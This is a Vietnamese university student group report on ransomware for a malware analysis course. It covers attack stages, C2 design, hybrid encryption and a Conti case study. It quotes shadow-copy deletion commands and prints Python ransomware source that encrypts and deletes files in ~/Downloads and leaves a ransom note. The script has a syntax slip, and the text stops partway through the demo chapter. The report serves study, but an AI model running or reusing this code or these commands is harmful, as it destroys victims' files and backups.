ĐẠI HỌC CẦN THƠ

TRƯỜNG CÔNG NGHỆ THÔNG TIN & TRUYỀN THÔNG

KHOA CÔNG NGHỆ THÔNG TIN

HỌC PHẦN: PHÂN TÍCH MÃ ĐỘC

BÁO CÁO BÀI TẬP NHÓM

Tên chủ đề: Tìm hiểu về mã độc Ransomware

Nhóm: 01

Thành viên nhóm		
STT	**Họ và tên**	**MSSV**
1	Nguyễn Thành Đạt (trưởng nhóm)	B2304041
2	Nguyễn Nam Kỳ	B2304063
3	Nguyễn Duy Tân	B2304080

Giảng viên hướng dẫn: TS.Hà Duy An

Ngày nộp: 12/4/2026

MỤC LỤC

Chương 1. Giới thiệu tổng quan về chủ đề 3
1.1 Khái niệm 3
1.2 Mục tiêu của kỹ thuật/chủ đề 3
Chương 2. Cơ sở lý thuyết / Mô hình hoạt động 4
2.1 Cách hoạt động 4
2.2 Kiến trúc / luồng xử lý 5
2.2.1 Kiến trúc hệ thống Điều khiển C2 (Command & Control) 5
2.2.2 Luồng xử lý Mã hóa Lai (Hybrid Encryption Flow) 6
2.2.3 Luồng thực thi API trên Windows 7
Chương 3. Các công cụ/phương pháp liên quan 8
3.1 Công cụ hỗ trợ 8
3.1.1 Phân tích tĩnh 8
3.1.2 Phân tích động 8
3.2 Ưu nhược điểm 8
Chương 4. Tình huống thực tế 9
4.1 Malware thực tế sử dụng kỹ thuật này 9
4.1.1 Akira và chiến thuật chọn lọc tiến trình mục tiêu 9
4.1.2 Conti và sự kết hợp với Reflective DLL Injection 9
4.2 Ví dụ phân tích mẫu 9
4.2.1 Quy trình tấn công và vận hành kỹ thuật của mã độc tống tiền Conti 9
Chương 5. Demo 12
5.1 Mô tả quá trình thực hành, công cụ sử dụng 12
5.2 Hướng dẫn cài đặt/môi trường 13
5.2.1 Cài đặt môi trường mã hóa 13
5.2.2 Cài đặt môi trường giải mã 14
5.3 Demo hoặc hình ảnh minh họa 17
5.3.1 Chương trình minh họa mã hóa mã độc ransomware 17

5.3.2 Chương trình giải mã dữ liệu sau khi thanh toán tiền chuộc 20
Chương 6. Đánh giá và kết luận 22
6.1 Ưu điểm – hạn chế của kỹ thuật/chủ đề.....22
6.1.1 Ưu điểm.....22
6.1.2 Hạn chế.....23
6.2 Khuyến nghị hoặc hướng phát triển 23
Chương 7. Phân công công việc 24
Chương 8. Tài liệu tham khảo 25

DANH MỤC HÌNH

Hình 1. Sơ đồ hệ thống điều khiển C2 5
Hình 2. Kiến trúc luồng xử lý Mã hóa Lai[2] 6
Hình 3. Hình ảnh mô tả lệnh vssadmin được truyền đến dấu nhắc lệnh để xóa các bản sao của ổ đĩa trong phần mềm DarkGate[3] 7
Hình 4. Nội dung file information.txt chứa mã độc ransomware(1).....13
Hình 5. Nội dung file information.txt chứa mã độc ransomware(2).....14
Hình 6. Nội dung file infor_decrypt.txt chứa chương trình giải mã các file đã bị ransomware tấn công(1).....15
Hình 7. Nội dung file infor_decrypt.txt chứa chương trình mã hóa các file đã bị ransomware tấn công(2).....16
Hình 8. Kẻ tấn công gửi email chứa tệp tin có mã độc ransomware 17
Hình 9. Nạn nhân nhận được email chứa tệp tin có mã độc ransomware.....18
Hình 10. Thư mục download của máy nạn nhân khi chưa bị mã hóa.....18
Hình 11. Nạn nhân thực thi file information.txt có chứa mã độc ransomware.....19
Hình 12. Các file đuôi txt trong thư mục Download bị mã hóa sau khi thực thi file mã độc information.txt.....19
Hình 13. File READ_ME.txt chứa thông báo tiền chuộc 20
Hình 14. Kẻ tấn công gửi email có chứa chương trình giải mã khi đã nhận đủ tiền chuộc 21
Hình 15. Thực thi file infor_encrypt.txt để giải mã các file đã bị mã hóa.....21
Hình 16. Các file đã được giải mã thành công.....22

DANH MỤC BẢNG

Bảng 1. Ưu nhược điểm của từng loại phân tích 8
Bảng 2. Phân công công việc 24
Bảng 3. Bảng tỉ lệ đóng góp 24

Chương 1. Giới thiệu tổng quan về chủ đề

1.1 Khái niệm

Ransomware là một loại mã độc (malware) được thiết kế nhằm mã hóa dữ liệu hoặc khóa quyền truy cập vào hệ thống của nạn nhân, sau đó yêu cầu trả tiền chuộc (ransom) để khôi phục lại dữ liệu hoặc quyền truy cập đó.

- Thông thường, sau khi xâm nhập vào hệ thống, ransomware sẽ:
- Mã hóa các tệp tin quan trọng (tài liệu, hình ảnh, cơ sở dữ liệu, v.v.).
- Hiển thị thông báo yêu cầu nạn nhân trả tiền chuộc, thường bằng tiền điện tử như Bitcoin.
- Đe dọa xóa dữ liệu hoặc công khai dữ liệu nếu không thanh toán.

Ransomware có thể lây nhiễm thông qua:

- Email lừa đảo (phishing).
- Tải phần mềm từ nguồn không đáng tin cậy.
- Lỗ hổng bảo mật trong hệ thống.
- Tấn công qua giao thức Remote Desktop (RDP).

1.2 Mục tiêu của kỹ thuật/chủ đề

Việc nghiên cứu về ransomware trong báo cáo này nhằm đạt được các mục tiêu sau:

- Hiểu rõ bản chất và cơ chế hoạt động của ransomware
- Phân tích các phương thức tấn công phổ biến mà ransomware sử dụng
- Đánh giá mức độ nguy hiểm và tác động của ransomware đối với cá nhân và tổ chức
- Tìm hiểu các biện pháp phòng ngừa và giảm thiểu rủi ro khi bị tấn công
- Nâng cao nhận thức về an toàn thông tin và bảo mật dữ liệu.

Chương 2. Cơ sở lý thuyết / Mô hình hoạt động


2.1 Cách hoạt động

Một cuộc tấn công ransomware hiện đại thường tuân thủ quy trình sáu giai đoạn sau:[1]

1. **Phân phối và Nhiễm độc:** Sử dụng email lừa đảo, khai thác lỗ hổng RDP/VPN hoặc tấn công "drive-by download".
2. **Dàn dựng và Cố định:** Ransomware tự sao chép vào các thư mục tạm (%AppData%), sửa đổi Registry để duy trì sự hiện diện và vô hiệu hóa các cơ chế bảo vệ như Shadow Copies (vssadmin.exe).
3. **Trinh sát và Quét mạng:** Quét ổ đĩa cục bộ, tài nguyên chia sẻ (network shares) và kho lưu trữ đám mây để tìm dữ liệu quan trọng.
4. **Trích xuất dữ liệu:** Trong mô hình tống tiền kép, dữ liệu nhạy cảm được gửi ra máy chủ ngoài (C2) trước khi mã hóa với tốc độ cao có thể lên tới 300 Mbps.
5. **Mã hóa dữ liệu:** Sử dụng đa luồng và tận dụng phần cứng CPU để mã hóa hàng loạt tệp tin. Các biến thể mới có thể chỉ mã hóa từng phần để tăng tốc độ.
6. **Yêu cầu tống tiền:** Hiển thị thông báo kèm theo yêu cầu thanh toán bằng tiền điện tử như Bitcoin, Monero,...qua mạng TOR.

2.2 Kiến trúc / luồng xử lý

2.2.1 Kiến trúc hệ thống Điều khiển C2 (Command & Control)




Hình 1. Sơ đồ hệ thống điều khiển C2

Hạ tầng C2 là trung tâm liên lạc giữa mã độc trên máy nạn nhân và kẻ tấn công. Các mô hình phổ biến bao gồm:

- **Tập trung (Centralized):** Kết nối trực tiếp đến IP hoặc tên miền cố định. Dễ quản lý nhưng dễ bị triệt phá.
- **Ngang hàng (P2P):** Các máy trạm bị nhiễm truyền lệnh cho nhau, không có máy chủ trung tâm duy nhất, cực kỳ khó đánh sập.
- **Dựa trên Đám mây:** Sử dụng các dịch vụ hợp lệ như AWS, Azure hoặc mạng CDN để ẩn giấu lưu lượng.

- **Domain Generation Algorithm:** Malware tự động sinh ra danh sách domain theo thời gian để liên lạc với C2, gây khó khăn cho việc chặn.
- **Fast Flux / Domain Flux:** Liên tục thay đổi địa chỉ IP phía sau domain, thường sử dụng botnet làm proxy trung gian nhằm tăng khả năng ẩn danh và chống triệt phá.

2.2.2 Luồng xử lý Mã hóa Lai (Hybrid Encryption Flow)




Hình 2. Kiến trúc luồng xử lý Mã hóa Lai[2]

Để đảm bảo tốc độ và tính bảo mật, ransomware sử dụng cơ chế mã hóa lai phối hợp giữa AES và RSA:

- **Bước 1:** Ransomware tạo một hoặc nhiều khóa đối xứng ngẫu nhiên, tùy theo biến thể có thể là per-file, per-session hoặc per-system.
- **Bước 2:** Sử dụng khóa AES để mã hóa nội dung tệp tin.

- **Bước 3:** Khóa AES sau đó được mã hóa bằng khóa công khai RSA của kẻ tấn công được nhúng sẵn trong mã độc.
- **Bước 4:** Khóa AES đã mã hóa được lưu vào cuối tệp bị khóa hoặc một tệp riêng biệt, trong khi khóa AES nguyên bản bị xóa khỏi bộ nhớ.

2.2.3 Luồng thực thi API trên Windows



Hình 3. Hình ảnh mô tả lệnh vssadmin được truyền đến dấu nhắc lệnh để xóa các bản sao của ổ đĩa trong phần mềm DarkGate[3]

Ransomware lạm dụng các hàm API hệ thống để thực hiện hành vi. Một luồng thực thi điển hình bao gồm:

1. Truy tìm tệp: FindFirstFile / FindNextFile để liệt kê mục tiêu.
2. Thao tác tệp: ReadFile → WriteFile (ghi đè dữ liệu mã hóa) → MoveFile (đổi phần mở rộng).
3. Mã hóa: Lạm dụng CryptEncrypt (CryptoAPI) hoặc BCryptEncrypt (CNG).
4. Phá hoại phục hồi: Gọi CreateProcessW để chạy vssadmin.exe delete shadows /all /quiet.
5. Duy trì sự hiện diện: RegSetValueEx để ghi vào khóa Run của Registry.

Chương 3. Các công cụ/phương pháp liên quan

3.1 Công cụ hỗ trợ

3.1.1 Phân tích tĩnh

Phân tích tĩnh là quá trình nghiên cứu mã độc mà không cần thực thi nó. Mục tiêu là hiểu cấu trúc, logic chương trình và các thành phần nguy hiểm tiềm ẩn thông qua việc phân tích file thực thi. Thực hiện bằng công cụ IDA Pro, Ghidra,…

3.1.2 Phân tích động

Phân tích động là quá trình thực thi mã độc trong môi trường cách ly (sandbox) để quan sát hành vi thực tế. Thực hiện bằng công cụ: Procmon, Wireshark, OllyDbg,…

3.2 Ưu nhược điểm

Nhóm phân tích	**Mục đích chính**	**Ưu điểm**	**Nhược điểm**
Phân tích tĩnh	Phân tích file mà không chạy mã độc	An toàn tuyệt đối, hiểu rõ cấu trúc, thuật toán mã hóa; phát hiện hardcoded key, C2	Khó phân tích nếu bị pack/obfuscate; không thấy hành vi runtime
Phân tích động	Quan sát hành vi khi thực thi	Thấy hành vi thực tế (mã hóa file, C2, registry); phát hiện persistence	Nguy cơ lây nhiễm nếu lab không an toàn; malware có anti-VM/anti-debug

Bảng 1. Ưu nhược điểm của từng loại phân tích

Chương 4. Tình huống thực tế

4.1 Malware thực tế sử dụng kỹ thuật này

4.1.1 Akira và chiến thuật chọn lọc tiến trình mục tiêu

Theo Blackpointcyber, Akira một nhánh kế thừa từ nhóm Conti đã tan rã. Thay vì tiêm nhiễm bừa bãi, Akira thực hiện quy trình liệt kê tiến trình toàn diện bằng API WTSEnumerateProcesses để tìm kiếm các tiến trình có đặc quyền SYSTEM hoặc các tiến trình ứng dụng tin cậy như trình duyệt và khách hàng RDP. Việc tiêm mã độc vào các tiến trình này cho phép Akira thực hiện trinh sát nội bộ và đánh cắp thông tin xác thực mà không tạo ra các tiến trình mới đáng ngờ. [4]

4.1.2 Conti và sự kết hợp với Reflective DLL Injection

Theo Thedfirreport, Mặc dù nhóm cốt lõi đã ngừng hoạt động, mã nguồn và kỹ thuật của Conti vẫn được các nhóm hậu duệ sử dụng rộng rãi. Conti nổi tiếng với việc sử dụng kỹ thuật tiêm nhiễm DLL phản chiếu (Reflective DLL Injection) thông qua các loader như TrickBot. Kỹ thuật này đẩy trực tiếp payload ransomware vào bộ nhớ của các tiến trình hệ thống như explorer.exe hoặc svchost.exe, cho phép thực thi mã hóa mà không cần ghi tệp thực thi xuống đĩa cứng, từ đó né tránh các trình quét tệp truyền thống. [5]

4.2 Ví dụ phân tích mẫu

4.2.1 Quy trình tấn công và vận hành kỹ thuật của mã độc tống tiền Conti

Ví dụ tập trung phân tích sâu chuỗi hành động của Conti từ giai đoạn thâm nhập cho đến khi hoàn tất mã hóa dữ liệu. Conti không chỉ là một tệp thực thi đơn thuần mà là một chiến dịch có sự điều phối chặt chẽ giữa các thành phần tự động và sự can thiệp trực tiếp của con người.

Giai đoạn 1: Thâm nhập và Thiết lập sự hiện diện (Initial Access)

- Tấn công qua email lừa đảo hoặc khai thác lỗ hổng thiết bị
- Sử dụng loader như TrickBot hoặc BazarLoader để tải Cobalt Strike
- Thực thi trong RAM bằng kỹ thuật DLL injection không tạo file trên đĩa

Giai đoạn 2: Thăm dò mạng và Leo thang đặc quyền (Reconnaissance)

- Sử dụng lệnh hệ thống để thu thập thông tin Active Directory như nltest /dclist,...
- Tìm Domain Controller và tài khoản quản trị
- Quét mạng nội bộ để tìm máy mở cổng SMB (TCP/445)

Giai đoạn 3: Vô hiệu hóa phòng thủ (Defense Evasion)

Đây là giai đoạn Conti thực hiện các kỹ thuật tinh vi nhất để lẩn tránh các giải pháp bảo mật(EDR).

API Unhooking (Gỡ bỏ giám sát EDR)

Các giải pháp EDR thường đặt các hook vào các hàm API trong bộ nhớ để theo dõi hành vi. Conti đối phó bằng cách:

- Đọc tệp DLL gốc như ntdll.dll trực tiếp từ đĩa cứng.
- So sánh mã máy trong RAM với mã máy trên đĩa.
- Nếu phát hiện sai khác do EDR sửa đổi, nó sẽ ghi đè mã gốc từ đĩa trở lại RAM, làm tê liệt khả năng giám sát của EDR.

Giai đoạn 4: Đánh cắp dữ liệu (Data Exfiltration)

- Sử dụng RClone để tải dữ liệu lên cloud
- Truyền nhiều luồng để tăng tốc độ
- Phục vụ tống tiền kép

Giai đoạn 5: Chuẩn bị mã hóa và Phá hủy phục hồi (Impact Preparation)

- Vô hiệu hóa dịch vụ và ứng dụng
- Nó sử dụng Windows Restart Manager để đóng các ứng dụng đang mở tệp như SQL, Outlook để các tệp này không bị khóa khi mã hóa. Các hàm được gọi như RmStartSession, RmRegisterResources, RmShutdown.

Xóa Volume Shadow Copies (Ngăn phục hồi)

Conti sử dụng nhiều phương pháp để xóa các bản sao lưu tức thời của Windows:

- Cách 1 (VSSAdmin): vssadmin delete shadows /all /quiet.
- Cách 2 (WMIC): wmic shadowcopy where "ID='%s'" delete.
- Cách 3 (Resize): vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB.

Kỹ thuật này ép hệ thống xóa các bản sao lưu cũ để giải phóng không gian.

Giai đoạn 6: Thực thi công cụ mã hóa (Encryption Engine)

Conti được thiết kế để mã hóa với tốc độ vô đối nhờ kiến trúc đa luồng.

Cơ chế mã hóa:

- Sử dụng 32 luồng đồng thời: Tối ưu hóa toàn bộ hiệu năng CPU để mã hóa tệp.
- Thuật toán: Sử dụng AES-256 hoặc ChaCha20 cho nội dung tệp (khóa đối xứng) và RSA-4096 để bảo vệ khóa đối xứng đó.
- Chế độ mã hóa từng phần:
  - Tệp < 1MB: Mã hóa toàn bộ.
  - Tệp > 5MB: Chỉ mã hóa các khối dữ liệu nhỏ để tăng tốc độ xử lý mà vẫn làm hỏng tệp hoàn toàn.

Giai đoạn 7: Thông báo tống tiền (Finalization)

- Tạo file hướng dẫn trả tiền.
- Đổi tên file bị mã hóa bằng cách thêm phần mở rộng ngẫu nhiên vào các file đã mã hóa.
- Có thể đổi hình nền để cảnh báo.

Chương 5. Demo

5.1 Mô tả quá trình thực hành, công cụ sử dụng

Mô hình thực nghiệm bằng các công cụ:

- Máy attacker: sử dụng hệ điều hành Kali Linux
- Máy nạn nhân: sử dụng hệ điều hành Ubuntu
- Python 3
- Thư viện PyCryptodome cho AES và RSA
- Terminal Linux để thực thi và quan sát hoạt động của chương trình

Kẻ tấn công sử dụng máy Kali Linux để chuẩn bị và phát tán tệp mã độc thông qua email. Tệp mã độc được viết bằng ngôn ngữ Python và có chức năng mã hóa các tệp dữ liệu trên máy nạn nhân.

Quy trình tấn công được mô phỏng như sau: kẻ tấn công gửi một email có chứa tệp mã độc dưới dạng tệp đính kèm. Khi nạn nhân nhận được email và tải tệp này về hệ thống Ubuntu của mình, nạn nhân sẽ thực thi tệp thông qua terminal bằng lệnh ./tên_file.

Sau khi chương trình được thực thi, mã độc sẽ tự động quét thư mục Downloads của người dùng và tìm các tệp có phần mở rộng .txt. Các tệp này sẽ bị mã hóa bằng thuật toán AES. Đồng thời, khóa AES được sử dụng trong quá trình mã hóa sẽ được mã hóa lại bằng thuật toán RSA để tăng độ an toàn và ngăn nạn nhân tự giải mã dữ liệu.

Sau khi hoàn tất quá trình mã hóa, các tệp gốc sẽ bị xóa và thay thế bằng các tệp đã được mã hóa. Chương trình cũng tạo ra một tệp thông báo yêu cầu tiền chuộc nhằm mô phỏng hành vi của một ransomware trong thực tế. Trong tệp thông báo này, nạn nhân được yêu cầu thực hiện thanh toán để có thể khôi phục lại dữ liệu đã bị mã hóa.


Trong mô hình thực nghiệm này, sau khi nạn nhân thực hiện thanh toán theo yêu cầu, kẻ tấn công sẽ gửi cho nạn nhân một tệp chương trình giải mã (decryptor). Tệp này được sử dụng để khôi phục lại các tệp dữ liệu đã bị mã hóa trước đó bằng cách sử dụng khóa RSA private key do kẻ tấn công cung cấp để giải mã khóa AES

5.2 Hướng dẫn cài đặt/môi trường

Để thực hiện bài thực hành mô phỏng tấn công ransomware, cần chuẩn bị hai hệ thống riêng biệt để đóng vai trò máy attacker và máy nạn nhân.

5.2.1 Cài đặt môi trường mã hóa

Trước tiên, máy attacker được cài đặt hệ điều hành Kali Linux và được sử dụng để chuẩn bị tệp mã độc. Mã độc được viết bằng ngôn ngữ Python và có chức năng mã hóa các tệp dữ liệu trên hệ thống nạn nhân.



```
python3 << 'EOF'
import os
from Crypto.Cipher import AES
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
from Crypto.Random import get_random_bytes

target_folder = os.path.expanduser("~/Downloads")

# load RSA public key
public_key = b"""-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEApAhBcWvcDgqtBZkPDSEe
BUQrb/3NTM60cpWtmVe4dvTpn6QaQ9DzKbatUjB35XjwJh7xvNYlSTmW1bRyEMh+
3wDvlGVZPlfAEIfoVUmj0mAhIDEVchE+GHbyVoG1G07wsZOYb+R88rtjDtb3ZEOW
1UvuBy+eftVyaJa+YkK9GyDligGloDh2dU0is9NSkq8SwXU8gXLO6QT2XsHpu+UR
QVv+QHU4XJ90+Jtu1e3ijr+g91SoFKlkvfLct/UiDouQNSGhkmsqR3TOtXLyupKU
8dpCvvgoJPxb9f+FT6E0bRuyWFZAfIyLS+p3nh9/4a+kUErDzh58wxGQTZoBTdyA
pQIDAQAB
-----END PUBLIC KEY-----"""
pub_key = RSA.import_key(public_key)

rsa_cipher = PKCS1_OAEP.new(pub_key)

for root,dirs,files in os.walk(target_folder):

    for file in files:

        if file.endswith(".txt"):

            path = os.path.join(root,file)
```

Hình 4. Nội dung file information.txt chứa mã độc ransomware(1)

```
            path = os.path.join(root,file)

            print("Encrypting:",path)

            aes_key = get_random_bytes(32)

            # AES cipher
            cipher = AES.new(aes_key,AES.MODE_CBC)

            with open(path,"rb") as f:
                data = f.read()

            pad = 16 - len(data)%16
            data += bytes([pad])*pad

            ciphertext = cipher.encrypt(data)

            encrypted_file = path + ".encrypted"

            with open(encrypted_file,"wb") as f:
                f.write(cipher.iv)
                f.write(ciphertext)

            # encrypt AES key using RSA
            enc_key = rsa_cipher.encrypt(aes_key)

            with open(encrypted_file+".key","wb") as f:
                f.write(enc_key)

            os.remove(path)

# ransom note
with open(os.path.expanduser("~/Downloads/READ_ME.txt"),"w") as f
    f.write("Your files have been encrypted. Pay 10000 BTC.")
```

Hình 5. Nội dung file information.txt chứa mã độc ransomware(2)

Máy nạn nhân được cài đặt hệ điều hành Ubuntu và được sử dụng để mô phỏng hành vi của người dùng khi nhận và thực thi tệp mã độc.

